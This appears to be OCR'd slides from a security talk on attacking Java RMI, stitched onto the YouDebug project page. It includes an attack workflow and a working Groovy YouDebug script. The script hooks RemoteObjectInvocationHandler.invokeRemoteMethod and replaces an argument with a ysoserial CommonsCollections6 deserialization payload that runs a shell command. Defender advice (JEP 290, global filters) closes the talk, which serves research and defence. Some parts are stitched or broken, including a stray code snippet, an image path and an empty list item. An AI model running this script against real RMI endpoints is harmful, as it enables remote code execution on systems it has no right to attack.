YouDebug

YouDebug is a Groovy wrapper for JDI (Java Debug Interface), written by Kohsuke Kawaguchi.

Think of it as “Frida” for Java applications



YouDebug

YouDebug is a non-interactive debugger scripted by Groovy to assist remote troubleshooting and data collection to analyze failures.

YouDebug

Introduction
User Guide
Download

References

Javadoc
Groovy JDI
JDI API

Project Documentation

- **Project Information**
  - **About**
  - Continuous Integration
  - Dependencies
  - Dependency Information
  - Distribution Management
  - Issue Tracking
  - Mailing Lists
  - Plugin Management
  - Project License
  - Project Plugins
  - Project Summary
  - Project Team
  - Source Repository
- **Project Reports**

What is YouDebug?

Here is the problem; your program fails at a customer's site with an exception, but you can't (or don't want to) reproduce the problem on your computer, because it's too time consuming. If only you could attach the debugger and collect a few information, you can rapidly proceed on fixing the problem. But running a debugger at a customer's site is practically impossible; if the user isn't a techie, it's out of question. Even if he is, you'd still need the source code loaded up in the IDE, then you have to explain to him where he needs to set breakpoints and what to report back to you. It's just too much work.

That's where YouDebug comes into play. YouDebug is a Java program that lets you script a debug session through **Groovy**. You can think of it as a programmable, non-interactive debugger --- you can create a breakpoint, evaluate expressions, have it dump threads, and a lot more, without requiring any source code. Your customer can just run the tool with the script you supplied, without any knowledge about Java.

YouDebug uses the same **Java Debug Interface** that IDEs use, so from the point of view of your program, YouDebug behaves as a debugger. Therefore you need not do anything special with your program.

In this way, the troubleshooting of your program gets a lot easier.

Getting Started

Let's say you have the following program, which computes a String and then do substring.

```
public class SubStringTest {
    public static void main(String[] args) {
        String s = someLengthComputationOfString();
        System.out.println(s.substring(5));
    }
```

What to hook

A good candidate is the private method “**invokeRemoteMethod**” from the **RemoteObjectInvocationHandler**

class.


This method is called internally when we invoke a remote call.

```
/**
* Handles remote methods.
**/
private Object invokeRemoteMethod(
   Object proxy,
   Method method,
   Object[] args)
throws Exception
```

Attack workflow

1. We add ysoserial.jar to the target and enable remote debugging.
2. Use the YouDebug to attach to the target and set a breakpoint at **RemoteObjectInvocationHandler. invokeRemoteMethod()**
3. When the breakpoint gets triggered, we create a ysoserial payload in the debugee and replace the argument with the malicious object.
4. This will work with any RMI client and can be done with a view lines of code.

baRMItzwa



```
// Unfortunately, youdebug does not allow to pass arguments to the script
// you can change the important parameters here
def payloadName = "CommonsCollections6";
def payloadCommand = "touch /tmp/pwn3d_by_barmitzwa";
def needle = "12345"

println "Loaded..."

// set a breakpoint at "invokeRemoteMethod", search the passed argument for a String object
// that contains needle. If found, replace the object with the generated payload
vm.methodEntryBreakpoint("java.rmi.server.RemoteObjectInvocationHandler", "invokeRemoteMethod") {
  // make sure that the payload class is loaded by the classloader of the debugee
  vm.loadClass("ysoserial.payloads." + payloadName);

  println "[+] java.rmi.server.RemoteObjectInvocationHandler.invokeRemoteMethod() is called"

  // get the Array of Objects that were passed as Arguments
  delegate."@2".eachWithIndex { arg,idx ->
      println "[+] Argument " + idx + ": " + arg[0].toString();
    if(arg[0].toString().contains(needle)) {
      println "[+] Needle " + needle + " found, replacing String with payload"
      def payload = vm._new("ysoserial.payloads." + payloadName);
      def payloadObject = payload.getObject(payloadCommand)

      vm.ref("java.lang.reflect.Array").set(delegate."@2",idx, payloadObject);
        println "[+] Done.."
      }
  }
}
```

5.

Conclusions

Lets sum it all up…

Attackers

- You can often use Moritz Bechlers exploits to get reliable code execution on RMI based endpoints, even if you don’t have access to the implemented interfaces.
- If you have to deal with an up2date Java version, go for the application layer. You can still exploit Java deserialization vulnerabilities there.
- The “old” attack techniques still work but require that you build a custom client or know how to use a debugger. YouDebug is your friend here.

Defenders

- If you have RMI endpoints in your network, make sure that they are using the latest Java version that implements JEP 290 or you may become victim of a three year old exploit.

- Applications that provide RMI based services should be protected by a global filter, especially if the client can be downloaded.

Tool ideas

- Port the RMI exploits to Metasploit
- You can detect if a RMI registry is running on a Java version with JEP 290. Someone should write an nmap script for that.
- Create a RMI method call brute forcer and create “wordlists” by analyzing public GitHub repositories.
- It should be possible to implement a RMI based honeypot.

Thank you for your time

If you have any questions fell free to contact me at:

Twitter: @h0ng10
muench@mogwailabs.de
https://mogwailabs.de

Picture References

These slides contain multiple free images from the page “unsplash” web site https://unsplash.com and Wikipedia (Atom Bomb)

The theme is based on a free PowerPoint template from Slides Carnival: https://slidescarnival.com